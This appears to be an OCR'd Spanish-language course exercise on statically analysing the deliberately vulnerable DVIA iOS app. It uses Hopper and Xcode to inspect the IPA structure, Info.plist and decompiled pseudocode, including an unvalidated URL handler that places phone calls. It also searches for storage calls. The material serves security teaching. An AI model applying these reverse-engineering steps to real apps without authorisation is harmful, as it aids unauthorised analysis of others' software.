
Tarea
Analiza la estructura del fichero IPA descomprimido y enumera la función de cada uno de los ficheros incluidos en el mismo.

Resultado esperado
Deberás obtener un listado de ficheros que se encuentran incluidos en el fichero de distribución de la aplicación. Por cada fichero, deberás describir la utilidad del mismo dentro del binario de la aplicación.

Preparación del binario II

Solución


- El fichero IPA descomprimido genera los siguientes carpetas:
  - *Payload,* que incluye el contenedor ".app" de la aplicación.
  - *Symbols,* que contiene ficheros con información simbólica sobre el código compilado de la aplicación. Se utilizan durante la ejecución de la aplicación para generar informes en caso de fallo de la misma.




Preparación del binario II

Solución

- Para acceder al contenido del paquete, hacemos clic con el botón derecho del ratón y seleccionamos “mostrar los contenidos del paquete”.



- Se abrirá una nueva carpeta con los contenidos del paquete.



Preparación del binario II

Solución

- En esta carpeta podemos encontrar los siguientes ficheros:
  - *Carpetas .proj*: Contienen información localizada a diferentes idiomas.
  - *Ficheros png*: Los iconos, *splash screens* y otros elementos gráficos de la interfaz.
  - *DamnVulnerableiOSapp*: Fichero binario de la aplicación.
  - *Info.plist*: Fichero de configuración de la aplicación.
  - *Google.co.uk.cer*: Certificado de clave pública de Google.
  - *Embedded.mobileprovision*: Incluye información identificativa de la aplicación y el certificado utilizado para firmar la aplicación.
  - *Model.momd*: Modelo de datos de la aplicación.
  - *Pkginfo*: Contiene el tipo de paquete más cuatro bytes que sirven para identificar la aplicación.
  - *archived-expanded-entitlements.xcent*: Incluye la configuración que permite activa el *sandboxing*, acceso a notificaciones, etc.
  - *_CodeSignature*: Incluye la firma del fichero binario incluido en la aplicación.

Preparación del binario III

- Ahora vamos a proceder a generar el pseudocódigo en base al código ensamblador incluido en el fichero binario. Esto nos permitirá entender de forma más clara el funcionamiento de una aplicación de la que no dispongamos el código fuente.


Tarea
Utiliza Hopper para reconstruir a pseudocódigo el método `didFinishLaunchingWithOptions` del delegado de la aplicación (`AppDelegate`).

Resultado esperado
Deberás obtener una fragmento de código legible que te permitirá entender más en detalle las operaciones realizadas por el método, sin necesidad de conocer el juego de instrucciones *armv7.*

Preparación del binario III

Solución

- En Hopper, vamos al menú de búsqueda derecho y buscamos el método didFinishLaunchingWithOptions del delegado:




- Si seleccionamos el método, podremos ver en el panel central su código en ensamblador.

Preparación del binario III

Solución


- Para obtener el pseudocódigo del método, debemos pulsar en el botón correspondiente en el lado derecho del panel:



Preparación del binario III

Solución

- Y se generará el pseudocódigo de la aplicación en una nueva ventana:



- Aunque no sea el objetivo principal de esta tarea, mediante esta operación hemos descubierto que la aplicación utiliza las librerías de Parse.

Preparación del binario IV

- El fichero IPA descargado está desincronizado con el código fuente del repositorio. Para el análisis, vamos a utilizar el fichero binario en su última versión, por lo que debemos compilarlo con Xcode.


Tarea
Utiliza Xcode para compilar el código fuente de DVIA, localiza el fichero binario y utiliza hopper para cargar la aplicación obtenida.

Resultado esperado
Deberás obtener una ventana de hopper con el binario (en formato *x86*) abierto.


Preparación del binario IV

Solución

- En Xcode con DVIA abierto, procedemos a ejecutar el proyecto en un simulador:




- Esto compilará la aplicación a la arquitectura *x86* (en la que funciona el simulador), la instalará y la ejecutará:



Preparación del binario IV

Solución

- Ahora debemos localizar el fichero binario de la aplicación.
- El emulador de iOS utiliza la carpeta … como raíz.
- De ahí, navegamos hasta la carpeta */Users/usuario/Library/Developer/CoreSimulator* y seleccionamos la carpeta más reciente, que es el que contendrá el simulador más reciente.
- Dentro de esa carpeta, navegamos hasta:





- El fichero binario se encuentra dentro del paquete ".app".

Preparación del binario IV


Solución

- Lo abrimos dentro de Hopper:





- Debemos escoger el juego de instrucciones *x86:*



Elementos de la aplicación

- Utilizando el fichero obtenido tras la compilación (arquitectura *x86*), vamos a analizar los componentes que conforman la aplicación según se describe en el fichero info.plist.

Tarea
Identifica los elementos que contiene la aplicación según el contenido del fichero info.plist. Deberás identificar las URL que es capaz de tratar y el nombre del principal fichero que define la interfaz de usuario.

Resultado esperado
Deberás obtener una lista de todos los elementos anteriormente mencionados.

Elementos de la aplicación

Solución

- El info.plist contiene la siguiente información:

Information Property List	Dictionary	(29 items)
Bundle name	String	DamnVulnerableIOSApp
DTSDKName	String	iphoneos8.1
DTXcode	String	0610
DTSDKBuild	String	12B411
Localization native development re...	String	en
Bundle version	String	1.0
BuildMachineOSBuild	String	14B25
DTPlatformName	String	iphoneos
Bundle versions string, short	String	1.3
Main storyboard file base name	String	Main
Bundle OS Type code	String	APPL
CFBundleSupportedPlatforms	Array	(1 item)
InfoDictionary version	String	6.0
Required device capabilities	Array	(1 item)
Executable file	String	DamnVulnerableIOSApp
UILaunchImages	Array	(2 items)
URL types	Array	(1 item)
Bundle identifier	String	com.highaltitudehacks.dvia
DTCompiler	String	com.apple.compilers.llvm.clang.1_0
DTXcodeBuild	String	6A1052d
Bundle creator OS Type code	String	????
Application requires iPhone enviro...	Boolean	YES
Supported interface orientations	Array	(1 item)
Bundle display name	String	DVIA
Icon files (iOS 5)	Dictionary	(1 item)
DTPlatformVersion	String	8.1
MinimumOSVersion	String	7.0
DTPlatformBuild	String	12B411
UIDeviceFamily	Array	(1 item)

Elementos de la aplicación

Solución

Analizando en detalle comprobamos:

- El principal *storyboard* (fichero de interfaz):



- La aplicación soporta las URL con *dvia* como identificador:



- No se buscan extensiones en el binario, ya que las mismas se incluyen en ficheros independientes a la aplicación principal.

Elementos de la aplicación

Solución

- Verificamos el método `openURL` del `AppDelegate` para verificar el tratamiento que se le da a las URL que recibe la aplicación.

```
bool -[AppDelegate application:openURL:sourceApplication:annotation:](void * self, void * _cmd,
void * arg2, void * arg3, void * arg4, void * arg5) {
    var_10 = self;
    objc_storeStrong(0x0, arg2);
    objc_storeStrong(0x0, arg3);
    objc_storeStrong(0x0, arg4);
    objc_storeStrong(0x0, arg5);
    var_40 = [[0x0 absoluteString] retain];
    if ([var_40 rangeOfString:rdx] != 0x7fffffffffffffff) {
            var_58 = [[var_10 getParameters:0x0] retain];
            rax = [var_58 objectForKey:@"phone"];
            rax = [rax retain];
            var_80 = rax;
            [rax release];
            if (var_80 != 0x0) {
                    var_98 = [UIAlertView alloc];
                    rax = [var_58 objectForKey:@"phone"];
                    rax = [rax retain];
                    rcx = rax;
                    var_A0 = rax;
                    rax = [NSString stringWithFormat:@"Calling %@ without validation. Ring
Ring !", rcx];
                    rax = [rax retain];
                    rcx = rax;
                    var_B0 = rax;
                    rax = [var_98 initWithTitle:@"Success" message:rcx delegate:0x0
cancelButtonTitle:@"OK" otherButtonTitles:0x0];
                    var_B8 = rax;
```

- Sin necesitar una revisión en profundidad el código, parece que la aplicación utiliza la URL para realizar llamadas telefónicas y no existe ningún tipo de validación sobre la entrada que se recibe.
- Durante el análisis dinámico se verificará la existencia de este problema.

Elementos de la aplicación

- El delegado de la aplicación y los controladores de la misma no están especificados en el fichero info.plist.


Tarea
Utilizando Hopper, identifica el nombre de la clase delegada de la aplicación y los nombres de los controladores existentes en la misma.

Resultado esperado
Una lista de controladores y el nombre del delegado de la aplicación.

Elementos de la aplicación

Solución


- Para averiguar los controladores de la aplicación, realizamos una búsqueda sobre algunos de los métodos que deben implementar por herencia de la clase `ViewController` (https://developer.apple.com/library/ios/documentation/UIKit/Reference/UIViewController_Class/).
- Además, Hopper nos ofrece una lista de todas las clases de la aplicación en forma de *tags.*



Elementos de la aplicación

Solución

- De la lista de nombres de las diferentes *tags* podemos extraer las clases que son `ViewControllers` y el `AppDelegate`.



Elementos de la aplicación

Solución


- De la lista de nombres de las diferentes *tags* podemos extraer las clases, que son `ViewControllers` y el `AppDelegate`.

CBLModelArray	CBLRemoteRequest	CBL_BlobStoreWriter
CBLModelFactory	CBLReplication	CBL_Body
CBLMultiStreamWriter	CBLRevInfoMatcher	CBL_FMDatabase
CBLMultipartDocumentReader	CBLRevision	CBL_FMResultSet
CBLMultipartDownloader	CBLSavedRevision	CBL_FMStatement
CBLMultipartReader	CBLSequenceMap	CBL_GCDAsyncReadPacket
CBLMultipartUploader	CBLSocketChangeTracker	CBL_GCDAsyncSocket
CBLMultipartWriter	CBLSpecialKey	CBL_GCDAsyncSocketPreBuffer
CBLOAuth1Authorizer	CBLTemplateMatcher	CBL_GCDAsyncSpecialPacket
CBLPersonaAuthorizer	CBLTokenAuthorizer	CBL_GCDAsyncWritePacket
CBLPulledRevision	CBLUITableSource	CBL_MYDynamicObject
CBLQuery	CBLUnsavedRevision	CBL_MutableRevision
CBLQueryEnumerator	CBLValidationContext	CBL_OAConsumer
CBLQueryOptions	CBLView	CBL_OAMutableURLRequest
CBLQueryRow	CBLWebSocketChangeTracker	CBL_OAPlaintextSignatureProvider
CBLReachability	CBL_Attachment	CBL_OARequestParameter
CBLRemoteJSONRequest	CBL_BlobStore	CBL_OAToken

Elementos de la aplicación

Solución

- De la lista de nombres de las diferentes *tags* podemos extraer las clases que son `ViewControllers` y el `AppDelegate`.



- Las extensiones: en este caso existe una para Apple Watch se pueden encontrar en el directorio *plugins* dentro del paquete ".app".

Almacenamiento de datos

- Debemos comprobar la forma en la que la aplicación almacena datos y ver si los datos almacenados por la misma deberían ser protegidos con medidas adicionales.

Tarea
Verifica la utilización de los diferentes tipos de almacenamiento en la aplicación y comprueba si existe la posibilidad de que puedan ser utilizados para el almacenamiento de credenciales u otro tipo de información sensible.

Resultado esperado
Un listado con los diferentes mecanismos de almacenamiento utilizados, una descripción de los datos que se almacenan en los mismos y la configuración de seguridad del mecanismos de almacenamiento.


Almacenamiento de datos

Solución

- Los principales tipos de almacenamiento existentes en iOS son: ficheros plist, `NSUserDefaults` y bases de datos mediante librerías SQL o `CoreData`.

Ficheros plist:

- Los ficheros plist son generalmente creados desde un objeto de tipo `NSDictionary` o `NSMutableDictionary` llamando a la familia de métodos `writeToFile` incluidos dentro de esas clases.
- Cambiamos a la pestaña Strings y escribimos el método que se va a buscar.




Almacenamiento de datos

Solución

- Seleccionamos cada entrada de la lista para que apunte al punto en el que está definido el *string*.

```
00000001005567c2        db      "sharedKeychainBindings", 0             ; XREF=0x10079da88
00000001005567d9        db      "initWithData:encoding:", 0             ; XREF=0x10079da90
00000001005567f0        db      "writeToFile:atomically:", 0            ; XREF=0x10079da98
0000000100556808        db      "standardUserDefaults", 0               ; XREF=0x10079daa0
000000010055681d        db      "setBool:forKey:", 0                    ; XREF=0x10079daa8
000000010055682d        db      "firstUserView", 0                      ; XREF=0x10079dab0
000000010055683b        db      "returningUserTextField", 0             ; XREF=0x10079dab8
```

- Seleccionamos el XREF ofrecido por Hopper y en el menú “Navigate” seleccionamos.




- Y se mostrarán los elementos de la aplicación en los que se llama al método.

```
0x1000c7f91 (-[BrokenCryptographyDetailsVC textFieldS...   mov   rdi, qword [ds:0x10079da98]
0x1000d8c8c (-[InsecureDataStorageVulnVC saveInPlistFil...  mov   rsi, qword [ds:0x10079da98]
0x1001d4f42 (-[FlurryHTTPResponse saveToDisk] + 0xdd)      mov   rsi, qword [ds:0x10079da98]
0x1001d88f6 (-[FlurryDataSenderBlockInfo initWithData:]...  mov   rsi, qword [ds:0x10079da98]
0x1001d8dc3 (-[FlurryDataSenderBlockInfo setData:] + 0x67) mov   rsi, qword [ds:0x10079da98]
0x10033d00b (___62+[PFPurchase downloadAssetForTran...     mov   rsi, qword [ds:0x10079da98]
0x100397cc4 (+[TAGPropertyListUtil writePropertyList:wit...  mov   rsi, qword [ds:0x10079da98]
```

Almacenamiento de datos

Solución

